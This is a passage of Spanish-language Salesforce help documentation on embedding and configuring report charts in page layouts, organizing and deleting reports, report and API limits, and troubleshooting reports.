   Puede buscar hasta 200 informes visualizados recientemente por tipo de informe en la paleta Gráficos de informe.
5. Arrastre el gráfico a una sección nueva o existente del formato.
6. Haga clic en del gráfico para personalizarlo.
7. Haga clic en **Guardar**.

La opción **Vista previa como** no está disponible para los gráficos de informe.

CONSULTE TAMBIÉN

- Personalización de un gráfico de informe en un formato de página
- Ejemplo de gráficos de informes en una página Cuenta
- Límites de los gráficos de informe en las páginas
- Configuración de gestión de búsqueda de objetos
- Formatos de página
- Formatos de página

## Personalización de un gráfico de informe en un formato de página

Cuando haya agregado un gráfico de informe a una página podrá personalizarlo en el cuadro de diálogo Propiedades de gráfico del editor de formato de página.

1. Cómo ocultar un gráfico de informe que muestra un error
   A veces un gráfico puede, por algún motivo, mostrar un error en vez de datos en la página de detalles. Como un gráfico con errores no resulta útil, tiene la opción de ocultárselo a los usuarios.
2. Filtrado de gráficos de informes para mostrar los datos relevantes para la página
   Los gráficos suelen filtrar para mostrar los datos relevantes cuando el tipo de informe del gráfico tiene un campo de Id. coincidente para el registro, como por ejemplo un Id. de cuenta para un registro de cuenta. En ocasiones, los gráficos muestran datos sin filtrar. Pero puede configurar un gráfico para que se filtre si su tipo de informe tiene una búsqueda en el campo Id. coincidente.
3. Actualización de datos de gráficos de informe
   Por lo general, los gráficos actualizan los datos cada 24 horas. Sin embargo, puede cambiar un gráfico para que se actualice cada vez que alguien abre la página en la que está. La opción de actualización está bajo el cuadro de diálogo Propiedades de gráfico del editor de formato de página. Sin embargo, recomendamos actualizar a diario en vez de seleccionar la opción, ya que los usuarios alcanzarán pronto el límite de actualizaciones o tendrán que esperar a que se muestren los datos después de que la actualización se complete.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver formatos de página:
- "Ver parámetros y configuración"

Para modificar formatos de página:
- "Personalizar aplicación"

### Cómo ocultar un gráfico de informe que muestra un error

A veces un gráfico puede, por algún motivo, mostrar un error en vez de datos en la página de detalles. Como un gráfico con errores no resulta útil, tiene la opción de ocultárselo a los usuarios.

Para ocultar ese gráfico seleccione **Ocultar gráfico con errores** del cuadro de diálogo Propiedades de gráfico en el editor de formato de página.

Un gráfico puede mostrar un error en una página por uno o más motivos.

- El usuario no tiene acceso al campo que se usa para filtrar.
- El usuario no tiene acceso a la carpeta de informes.
- El gráfico de informes se ha eliminado del informe.
- La definición del informe ha cambiado.
- El propio informe ya no está disponible.

## Filtrado de gráficos de informes para mostrar los datos relevantes para la página

Los gráficos suelen filtrar para mostrar los datos relevantes cuando el tipo de informe del gráfico tiene un campo de Id. coincidente para el registro, como por ejemplo un Id. de cuenta para un registro de cuenta. En ocasiones, los gráficos muestran datos sin filtrar. Pero puede configurar un gráfico para que se filtre si su tipo de informe tiene una búsqueda en el campo Id. coincidente.


### Configuración de un gráfico como filtrable

Cuando el tipo de informe del gráfico no tenga un campo Id. coincidente para el registro, el gráfico no se filtra. En su lugar, muestra todos los datos.

Un gráfico de informe de casos abiertos muestra información sobre todas las cuentas en un registro de cuenta. Para que el gráfico pueda filtrarse, modifique el formato del tipo de informe personalizado de casos del gráfico y agregue el campo `Id. de la cuenta` mediante una búsqueda. Ahora, cuando visualice un registro de cuenta, el gráfico se filtra.

### Selección de un filtro relevante

A veces cuando hay múltiples campos de Id. disponibles para filtrar, el gráfico puede no mostrar ningún dato. En estas situaciones, seleccione el campo de Id. más relevante desde la lista desplegable **Filtrado por** del cuadro de diálogo Propiedades de gráfico. Un gráfico sobre oportunidades abiertas en registros de cuenta se filtra por `Id. de cuenta de socio`, lo que no resulta muy útil. Sin embargo, podemos modificar las propiedades de gráfico y seleccionar `Id. de cuenta` en la lista desplegable para filtrar según el registro de cuenta.




Nota: Los gráficos no pueden filtrar datos relevantes si el informe de origen ha alcanzado el límite de 20 filtros de campo.

## Actualización de datos de gráficos de informe

Por lo general, los gráficos actualizan los datos cada 24 horas. Sin embargo, puede cambiar un gráfico para que se actualice cada vez que alguien abre la página en la que está. La opción de actualización está bajo el cuadro de diálogo Propiedades de gráfico del editor de formato de página. Sin embargo, recomendamos actualizar a diario en vez de seleccionar la opción, ya que los usuarios alcanzarán pronto el límite de actualizaciones o tendrán que esperar a que se muestren los datos después de que la actualización se complete.

### Actualización diaria

Los gráficos actualizan los datos cada 24 horas. Si durante ese tiempo los usuarios quieren los datos más recientes, pueden hacer clic en **Actualizar** en el gráfico.

### Actualización cuando el usuario abre la página

Para cambiar la actualización normal de un gráfico, seleccione **Actualizar cada vez que un usuario abre la página** en el cuadro de diálogo Propiedades de gráfico del editor de formato de página. Esta opción activa una actualización del gráfico cada vez que alguien abre la página en la que se encuentra el gráfico. No se recomienda seleccionar esta opción por dos motivos.

- Existe el riesgo de que se alcance antes el límite de actualizaciones de gráficos. Actualiza el recuento con respecto al límite de horas de cada usuario y organización.
- En el caso de los informes que tardan más en ejecutarse, si selecciona esta opción los usuarios tendrán que esperar para ver los datos del gráfico.

### Límites de los gráficos de informe en las páginas

Tenga en cuenta estos límites cuando integre gráficos en las páginas de detalles.

- Puede tener dos gráficos de informe por página.
- Solo puede agregar gráficos de informe desde el editor de formatos de página mejorado. La mini consola y el editor de formatos de página original no son compatibles.
- En páginas de detalles, los usuarios pueden actualizar hasta 100 gráficos de informe cada 60 minutos.
- Su organización puede actualizar hasta 3.000 gráficos de informe cada 60 minutos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Agregar un gráfico de informe a un formato de página

Ejemplo de gráficos de informes en una página Cuenta

## Organizar informes

Tenga sus informes a su alcance ordenándolos en carpetas y eliminando informes no utilizados. Si cuenta con demasiados informes, siempre puede utilizar el campo de búsqueda para encontrar el que necesite.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

1. Buscar un informe
   Busque un informe por nombre, descripción o quién lo ha creado o modificado por última vez. Filtre, ordene o busque dentro de una carpeta seleccionada para refinar sus resultados.
2. Obtener la información que necesita de la vista de lista de la ficha Informes
   Para ver la información que desea ver acerca de sus informes, puede redimensionar, ocultar, reordenar, ordenar columnas y seleccionar el número de registros para mostrar en su vista de lista en la ficha Informes.
3. Impresión de un informe
   Imprimir un informe desde la página de ejecución de un informe utilizando la función de impresión de su navegador.
4. Tenga sus carpetas de informes favoritas a la vista
   Ancle las carpetas de paneles e informes más usadas en la parte superior de la lista de carpetas para no tener que desplazarse hacia abajo cada vez que las necesita.
5. Ocultar tipos de informe no utilizados
   Si sus usuarios utilizan solo un subconjunto de los tipos de informe estándar disponibles, puede ocultar aquellos que no necesitan.
6. Mover un informe o panel entre carpetas
   Es un buen método para mantener los informes y paneles organizados en carpetas que refleja su función y público. Puede arrastrar y soltar informes y paneles de una carpeta a otra.
7. Eliminación de un informe
   Puede eliminar un informe seleccionado de la ficha Informes o de su página de ejecución.

## Buscar un informe

Busque un informe por nombre, descripción o quién lo ha creado o modificado por última vez. Filtre, ordene o busque dentro de una carpeta seleccionada para refinar sus resultados.

1. En la ficha Informes, escriba en el cuadro de búsqueda.

   Se realizará una búsqueda en todas las carpetas. Los filtros se establecen como *Todos los elementos* y *Todos los tipos* para mostrar todo el contenido de la carpeta.

   Salesforce busca los campos siguientes: **Nombre**, **Descripción**, **Autor de la última modificación** o **Creado por**. Los resultados se basan en una coincidencia exacta de lo que escriba con esos campos.

   Si el etiquetado está activado y se añade a un informe o panel personalizado, busque por su etiqueta en el cuadro búsqueda global.

2. Restrinja los resultados mediante estas opciones:

| Para restringir los resultados por | Haga lo siguiente |
|---|---|
| Tipo | Seleccione un filtro:<br>• *Informes*<br>• *Paneles*<br>• *Todos los tipos*<br>Los filtros de tipo no se aplican a las plantillas de informes en carpetas de informes estándar. |
| Ver | Seleccione un filtro:<br>• *Todos los elementos*<br>• *Mostrado recientemente*<br>• *Elementos que he creado*<br>• *Elementos a los que estoy siguiendo*<br>Ver filtros. |
| Una carpeta seleccionada | Seleccione una carpeta y, a continuación, escriba en el cuadro de búsqueda.<br>Los filtros se establecen como *Todos los elementos* y *Todos los tipos* para mostrar todo el contenido de la carpeta. |
| Clasificación | Haga clic en para la columna y seleccione **Clasificar en orden ascendente** o **Clasificar en orden descendente**. La clasificación |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para buscar informes:
- "Ejecutar informes"

Para buscar paneles:
- "Ejecutar informes" Y acceder a la carpeta del panel

| Para restringir los resultados por | Haga lo siguiente |
| --- | --- |
| | se aplica a todos los elementos de la vista de lista, incluidos los que aparecen en las páginas siguientes. |

CONSULTE TAMBIÉN

Los paneles le ayudan a visualizar información compleja

Información general sobre paneles

## Obtener la información que necesita de la vista de lista de la ficha Informes

Para ver la información que desea ver acerca de sus informes, puede redimensionar, ocultar, reordenar, ordenar columnas y seleccionar el número de registros para mostrar en su vista de lista en la ficha Informes.

- Personalice su vista de lista de la manera siguiente:

| Opción | Descripción |
| --- | --- |
| Para cambiar el tamaño de una columna | Haga clic y arrastre el margen derecho hasta el tamaño preferido. |
| Para ocultar una columna | Haga clic en ▼ > **Columnas** en cualquier columna y cancele la selección de la columna que desee ocultar. |
| Para reordenar una columna | Arrástrela a donde desee que aparezca. |
| Para ordenar una columna | Haga clic en ▼ para la columna y seleccione **Clasificar en orden ascendente** o **Clasificar en orden descendente**. La clasificación se aplica a todos los elementos de la vista de lista, incluidos los que aparecen en las páginas siguientes. |
| Para cambiar el número de registros que se muestra por página | Haga clic en ▼ en la esquina inferior izquierda de la lista y seleccione el ajuste deseado. Puede ver 10, 25, 50, 100 o 200 registros de una vez. Cuando se modifica esta configuración, se regresa a la primera página de resultados de la lista.<br>Sin embargo, una vez que lo ajuste verá el mismo número de registros en toda la lista. El ajuste de visualización de registros de la ficha Informes no afecta a las vistas de lista de otros lugares de Salesforce. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver la ficha Informes:
- "Ejecutar informes"

CONSULTE TAMBIÉN

Los informes le ofrecen acceso a sus datos

## Impresión de un informe

Imprimir un informe desde la página de ejecución de un informe utilizando la función de impresión de su navegador.

- Haga clic en **Vista de impresión** en la página de ejecución del informe.
- Desde el cuadro de diálogo del navegador, realice una de las siguientes acciones:
  - Abra el informe con su navegador y utilice la función de impresión de su navegador.
  - Guarde el archivo en Excel y utilice la opción de impresión en Excel.

CONSULTE TAMBIÉN

Exportación de un informe

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**


PERMISOS DE USUARIO

Para imprimir informes:
- "Ejecutar informes" y "Exportar informes"

## Tenga sus carpetas de informes favoritas a la vista

Ancle las carpetas de paneles e informes más usadas en la parte superior de la lista de carpetas para no tener que desplazarse hacia abajo cada vez que las necesita.

1. En la lista de carpetas de informes y paneles, pase el ratón sobre cualquier carpeta y haga clic en el .




2. Seleccione **Anclar en la parte superior**.
   Su carpeta se traslada a la parte superior de la lista de carpetas.

Cada carpeta nueva que ancle va a la parte superior de la lista, por encima de las carpetas que ya haya anclado. Para devolver una carpeta anclada a la parte superior, basta con volver a anclarla.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

## Ocultar tipos de informe no utilizados

Si sus usuarios utilizan solo un subconjunto de los tipos de informe estándar disponibles, puede ocultar aquellos que no necesitan.


1. En la ficha Informes, haga clic en **Informe nuevo**.
2. Seleccione **Seleccionar tipos de informe para ocultar**.

   La marca de verificación de color verde junto a un informe significa que es visible para todo el mundo.
3. Para ocultar el tipo de informe, haga clic en la marca de verificación para cambiarla por una X.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Los tipos de informe ocultos no aparecen cuando utiliza el cuadro de búsqueda en la página Crear nuevo informe.

Si oculta todos los tipos de informe en una carpeta, la carpeta también se oculta. Sin embargo, si vuelve a mostrar el tipo de informe más adelante en el cuadro de diálogo "Seleccionar tipos de informe para ocultar", los usuarios pueden ver la carpeta.

## Mover un informe o panel entre carpetas

Es un buen método para mantener los informes y paneles organizados en carpetas que refleja su función y público. Puede arrastrar y soltar informes y paneles de una carpeta a otra.

**Nota:** Necesita poder acceder a las carpetas y modificarlas antes de mover elementos entre ellas. No se admite el movimiento de elementos con la función arrastrar y colocar en el modo de accesibilidad.

Mueva un informe o panel entre carpetas arrastrándolo desde la vista de lista hasta una carpeta de informes o paneles del panel Carpetas.

1. En la vista de lista de la ficha Informes, haga clic sobre un elemento y mantenga pulsado el botón del ratón.
2. Arrastre el elemento a su carpeta de destino en el panel Carpetas.

   A medida que arrastra un elemento a una carpeta, una marca de verificación verde (1) indica que el elemento puede moverse a la carpeta seleccionada. Por el contrario, un icono rojo ( ) significa que el elemento no puede moverse a una carpeta seleccionada.

   Tenga en cuenta lo siguiente cuando mueva elementos:

   - Arrastre los elementos de uno en uno.
   - No puede mover elementos de paquetes de AppExchange instalados ni carpetas de informes estándar a otras carpetas.
   - Mueva los informes a carpetas de informes y los paneles a carpetas de paneles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver la ficha Informes:
- "Ejecutar informes"

## Eliminación de un informe

Puede eliminar un informe seleccionado de la ficha Informes o de su página de ejecución.

1. Elimine un informe con uno de los dos siguientes métodos:

| Opción | Descripción |
|---|---|
| Para eliminar de la ficha Informes | Junto al informe, haga clic en > **Eliminar**. |
| Para eliminar de la página de ejecución de informes | Haga clic en **Eliminar**. |

2. Haga clic en **Aceptar**.

   Los informes eliminados se envían a la papelera. No puede restaurar los informes de otras carpetas personales. No puede eliminar informes utilizados por componentes del panel o instantáneas de creación de informes a menos que elimine el componente de panel o instantánea de creación de informes.

CONSULTE TAMBIÉN

La página de ejecución de informes

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar informes en la carpeta Mis informes personalizados personales:
- "Crear y personalizar informes"

Para eliminar informes en carpetas públicas:
- "Gestionar informes públicos"

# Límites de informes

Cuando realice informes acerca de sus datos, tenga en cuenta estos límites y restricciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

## Límites de informes y paneles de Salesforce

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Tipos de informes personalizados<br>(Los límites se aplican a todos los tipos de informes personalizados independientemente de su estado de desarrollo.) | N/A | | | 50 | 200 | 2.000 | 400 |
| Filtros de paneles | | | | 3 por panel | | | |
| Paneles dinámicos por organización | N/A | | | | Hasta 5 | Hasta 10 | Hasta 3 |
| Filtros de campos por informe[1] | 20 | | | | | | |
| Fórmulas por informe | 5 | | | | | | |
| Instantáneas de creación de informes | N/A | | | 1[2], [3], [4] | 1[2] | 2[2] | 1[2], [3], [4] |
| Actualizaciones de paneles programadas | ND | | | | 1[2] | 2[2] | N/A |
| Informes programados por hora<br>(Los informes de correo electrónico pueden ser de hasta 10 MB.) | ND | | | 1[2], [3], [5] | 1[2] | 2[2] | 1[2], [3], [5] |

[1] Estos límites se aplican al generador de informes. Si utiliza el asistente de informes, el límite es 10.

[2] Hasta un total de 200.

[3] Solo las horas de menor producción (entre las 6 PM y las 3 AM, hora local).

[4] Limitado a una hora de inicio preferida por día.

[5] Limitado a tres hora de inicio preferida por día.

Salesforce conserva los datos históricos de los tres mesas previos, además del actual.

Los siguientes límites de informes y paneles de Salesforce se aplican a todas las ediciones compatibles.

**Límites de informes**

- La vista previa del generador de informes muestra un máximo de 20 filas por informes de resumen y matriciales y 50 filas de informes tabulares.
- No puede tener más de 250 grupos o 4.000 valores en un gráfico. Si aparece un mensaje de error indicado que su gráfico tiene demasiados grupos o valores para trazarlos, ajuste los filtros de informes para reducir el número de ellos. En los gráficos de combinación, todos los grupos y valores cuentan en el total.
- Los informes muestran un máximo de 2.000 filas. Para ver todas las filas, exporte el informe a Excel o utilice la vista de impresión para los informes de resumen y de tablas. En los informes conjuntos la exportación no está disponible y la vista imprimible muestra un máximo de 20.000 filas.
  - Los informes de resumen y matriciales muestran los 2.000 primeros grupos si Mostrar detalles está desactivado.
  - Los informes matriciales muestran un máximo de 400.000 valores resumidos.
  - Los informes matriciales muestran un máximo de 2.000 grupos en el eje vertical si Mostrar detalles está desactivado. Si hay más de 400.000 valores resumidos, las filas se eliminan hasta alcanzar el límite de 2.000 grupos, las columnas se eliminan hasta que el número de valores resumidos es menor de 400.000.
- Cuado los informes que tienen agrupaciones se visualizan en Salesforce1, se convierten en informes tabulares.
- De forma predeterminada, los informes entran en inactividad después de 10 minutos.
- En un informe unido, cada bloque puede tener hasta 100 columnas. Un informe unido puede tener hasta 5 bloques.
- Puede agregar hasta 10 fórmulas de resumen personalizadas a cada bloque de un informe unido. Un informe unido puede tener un total de 50 fórmulas de resumen personalizadas.
- Cada informe unido puede tener hasta 10 fórmulas de resumen personalizadas de bloques cruzados.
- Al filtrar campos de área de texto largo estándar, como es el caso de Descripción o Detalles de la solución, el informe solo tendrá en cuenta los primeros 1.000 caracteres del campo en la búsqueda.
- Sólo se muestran en un informe los primeros 254 caracteres de un área de texto enriquecido o un área de texto largo.
- Los campos de resúmenes de informes matriciales, de resumen y de tablas pueden mostrar hasta 21 dígitos.
- Los informes no se pueden filtrar en campos de área de texto largo personalizados.
- Los informes unidos requieren que el nuevo tema de la interfaz de usuario esté activado. Los usuarios sin el nuevo tema no pueden crear, modificar ni ejecutar informes unidos.
- Los informes de previsiones incluyen sólo oportunidades establecidas como cerradas en el período de previsión, excepto las asignadas a la categoría de previsión Omitido.
- Internet Explorer 6 no es compatible con informes unidos.
- Rango aceptable para valores: El número máximo permitido es 999999999999999. El número mínimo permitido es -99999999999999.

**Límites de paneles**

- Un filtro de panel puede tener hasta 50 opciones. De forma predeterminada, se activan 10 opciones. Póngase en contacto con Salesforce para ampliar su límite.

- Cada panel puede tener hasta 20 componentes.
- No se puede filtrar en campos de depósito. Sin embargo, es posible utilizar un informe filtrado en un campo de depósito de la página de panel.
- Una tabla de panel o gráfico puede mostrar hasta 20 fotografías.
- Debe esperar al menos un minuto entre actualizaciones del panel.

**Límites de tipo de informe**

- Un tipo de informe personalizado puede incluir referencias a 60 objetos. Por ejemplo, si selecciona el límite máximo de cuatro relaciones de objeto para un tipo de informe, puede seleccionar campos mediante búsqueda desde 56 objetos adicionales. Sin embargo, los usuarios recibirán un mensaje de error si ejecutan un informe por un tipo de informe personalizado y el informe contiene columnas de más de 20 objetos diferentes.
- Puede agregar un máximo de 1000 campos a cada tipo de informe personalizado.

**Límites de instantáneas de creación de informes**

- El número máximo de filas que puede insertar en un objeto personalizado es de 2.000.
- El número máximo de ejecuciones que puede guardar es 200.
- El número máximo de columnas de informe de origen que puede asignar a campos de destino es 100.

**Límites de filtrado**

Solo se tienen en cuenta los primeros 255 caracteres de un campo de texto personalizado para fines de filtrado.

**Límites de gráficos de informe integrados**

- Puede tener dos gráficos de informe por página.
- Solo puede agregar gráficos de informe desde el editor de formatos de página mejorado. La mini consola y el editor de formatos de página original no son compatibles.
- En páginas de detalles, los usuarios pueden actualizar hasta 100 gráficos de informe cada 60 minutos.
- Su organización puede actualizar hasta 3.000 gráficos de informe cada 60 minutos.

**Límites de vista de lista**

- Solo se mostrarán los primeros 255 caracteres para los campos de área de texto largo personalizados en sus vistas de lista.

**Depósito y límites del campo de depósito**

- Cada informe puede incluir hasta cinco campos de depósito.
- Cada campo de depósito puede incluir hasta 20 depósitos.
- Cada depósito puede incluir hasta 20 valores.
- Los campos de depósito están disponibles para uso solo en el informe donde se han generado. Para utilizar un depósito en varios informes, cree el campo para cada informe o cree un campo de fórmula separado para el objeto que depende del depósito.

  Nota: Estos límites no se aplican al uso de Otro como se permite en la configuración del campo de depósito.

- Los depósitos y campos de deposito no están disponibles para informes que incluyen objetos externos.

**Límites de informe de objetos externos**

Si su informe incluye un objeto externo, los resultados probablemente no reflejen el conjunto de datos completo. Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de su organización de Salesforce. Un informe que incluye un objeto externo obtiene hasta 2.000 registros para el objeto principal y puede encontrar límites de llamadas mientras obtiene datos de objetos externos. Si el informe da como resultado pocas o ninguna fila, intente personalizar el informe para obtener filas de objetos externos más relevantes.

## Límites de API de informes y paneles

Los siguientes límites se aplican tanto a API de REST de informes y paneles y API de informes y paneles a través de Apex.

- Los filtros cruzados, los filtros de informes estándar y el filtrado por límite de fila no están disponibles al filtrar datos.
- Los informes de tendencias históricas solo se admiten en los informes matriciales.
- La API solo puede procesar informes que contengan un máximo de 100 campos seleccionados como columnas.
- Puede que se devuelva una lista de hasta 200 informes visualizados recientemente.
- Su organización puede solicitar hasta 500 ejecuciones de informes simultáneas por hora.
- La API admite hasta 20 solicitudes de ejecuciones simultáneas de informes al mismo tiempo.
- Puede que se devuelva una lista de hasta 2000 instancias de un informe que se ejecutó de forma asíncrona.
- La API admite hasta 200 solicitudes a la vez para obtener resultados de ejecuciones asíncronas de informes.
- Su organización puede solicitar hasta 1200 solicitudes asíncronas por hora.
- Los resultados de ejecuciones asíncronas de informes están disponibles en un período continuo de 24 horas.
- La API devuelve hasta las 2000 primeras filas de informes. Puede restringir los resultados mediante filtros.
- Puede agregar hasta 20 filtros de campo personalizados cuando ejecute un informe.
- Su organización puede solicitar hasta 200 actualizaciones de paneles por hora.
- Su organización puede solicitar resultados de hasta 5000 paneles por hora.

CONSULTE TAMBIÉN

Informes y paneles: Qué no está disponible en Lightning Experience

# Informes de solución de problemas

Use estas sugerencias para solucionar problemas relacionados con el trabajo con informes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

1. ¿Por qué no puedo ejecutar un informe en un objeto personalizado o externo?
   En ocasiones, un objeto, sus tipos de informe o su acceso no están configurados completamente.
2. ¿Por qué se superponen las etiquetas de los gráficos?
   A veces, las etiquetas de los gráficos pueden superponerse, con lo que se dificulta su lectura. El problema es que hay demasiados datos en el mismo espacio, o que los segmentos o cuñas del gráfico son demasiado pequeños.
3. ¿Por qué mi informe no devuelve ningún dato?
   Consulte con el administrador para asegurarse de que tiene acceso a los registros de los cuales intenta elaborar un informe. Si sigue sin ver resultados en su informe, intente usar una red más amplia.
4. ¿Cómo veo las opciones de fórmula en el generador de informes?
   Si no puede ver la opción **Añadir fórmula** en el panel Campos de su generador de informes, cambie el formato de informe a resumen, matriz o fusionado. Las fórmulas no se muestran para los informes tabulares.
5. ¿Por qué mi informe no devuelve los datos esperados?
   Compruebe sus filtros, agrupaciones, campos, tipo de informe y jerarquía de funciones o usuarios para asegurarse de que plantea las preguntas correctas de sus datos.
6. ¿Cuáles son algunos límites de informe comunes?
   A continuación, se incluyen algunos límites de informes comunes. Para ver una lista completa de los límites analíticos, consulte la Guía de referencia rápida de los límites de Salesforce.

7. ¿Por qué obtengo un mensaje de error "informe obsoleto"?
   Puede intentar informar sobre datos que no están disponibles.
8. Mejora de rendimiento del informe
   Varios factores pueden provocar un mal rendimiento o un tiempo de inactividad. Puede solucionar la mayoría de ellos con cambios sencillos, como el uso de operadores de filtro correctos, aplicar más filtros, así como reducir la cantidad de datos.
9. ¿Por qué aparece un anterior nombre de función en el seguimiento "jerarquía de funciones" de mi informe?
   Los cambios de nombres de función no se actualizan automáticamente en los informes. Para ver el nombre de función más reciente, cambie el campo `Nombre de función como aparece en los informes` del registro de función.

CONSULTE TAMBIÉN

Consideraciones de informes para Salesforce Connect: Todos los adaptadores

## ¿Por qué no puedo ejecutar un informe en un objeto personalizado o externo?

En ocasiones, un objeto, sus tipos de informe o su acceso no están configurados completamente.

Si no puede ejecutar un informe en un objeto personalizado o externo, consulte los siguiente con su administrador.

- Los informes están activados en el objeto personalizado o externo.
- Tiene acceso al objeto y sus registros.
- El objeto y sus tipos de informe personalizado están implementados.

## ¿Por qué se superponen las etiquetas de los gráficos?

A veces, las etiquetas de los gráficos pueden superponerse, con lo que se dificulta su lectura. El problema es que hay demasiados datos en el mismo espacio, o que los segmentos o cuñas del gráfico son demasiado pequeños.

Para evitar que las etiquetas se superpongan, pruebe lo siguiente:

- **Amplíe el gráfico.** Cambie el tamaño del gráfico en el informe a grande o extragrande o amplíe la anchura del panel.
- **Elimine los niveles de agrupamiento adicionales.** Reduzca el número de niveles de agrupación utilizando un tipo de gráfico diferente. Por ejemplo, los gráficos de barras horizontales tienen menos valores que los gráficos de barras horizontales agrupados.
- **Use gráficos horizontales.** Estos gráficos tienen un espaciado diferente a los verticales. La ventaja de los gráficos de barras horizontales es que el gráfico puede extenderse verticalmente para mostrar numerosas agrupaciones, aunque la anchura sea fija. Dependiendo de la configuración del gráfico, también puede mostrar fotos de Chatter.
- **Cambie la escala.** Defina el gráfico para que utilice unidades mayores. Por ejemplo, muestre los valores como múltiplos de 1.000 o de 1.000.000.
- **Agrupe los valores pequeños.** Seleccione la opción `Combinar pequeños grupos en "Otros"` en gráficos de tarta, anillos y embudo.

## ¿Por qué mi informe no devuelve ningún dato?

Consulte con el administrador para asegurarse de que tiene acceso a los registros de los cuales intenta elaborar un informe. Si sigue sin ver resultados en su informe, intente usar una red más amplia.

- Muestre otros registros aparte de los suyos. Por ejemplo, seleccione **Mostrar** > **Todas las cuentas**.
- Expanda todos los filtros de periodo tiempo. Por ejemplo, seleccione Todo el periodo en `Rango` o seleccione un rango personalizado más amplio.

- Use los operadores de filtro de campo correctamente. Si selecciona `Propietario de la cuenta igual a Juan José`, estará limitando los resultados potenciales exclusivamente a "Juan José". Si no obtiene los resultados que esperaba, pruebe a expandir la selección a `Propietario de la cuenta contiene José` en su lugar.
- Compruebe la lógica de filtro. Asegúrese de que su combinación de condiciones no excluye todos los datos.

Limitar su informe puede mejorar la eficacia, pero asegúrese de que no excluye los datos que quiere ver.

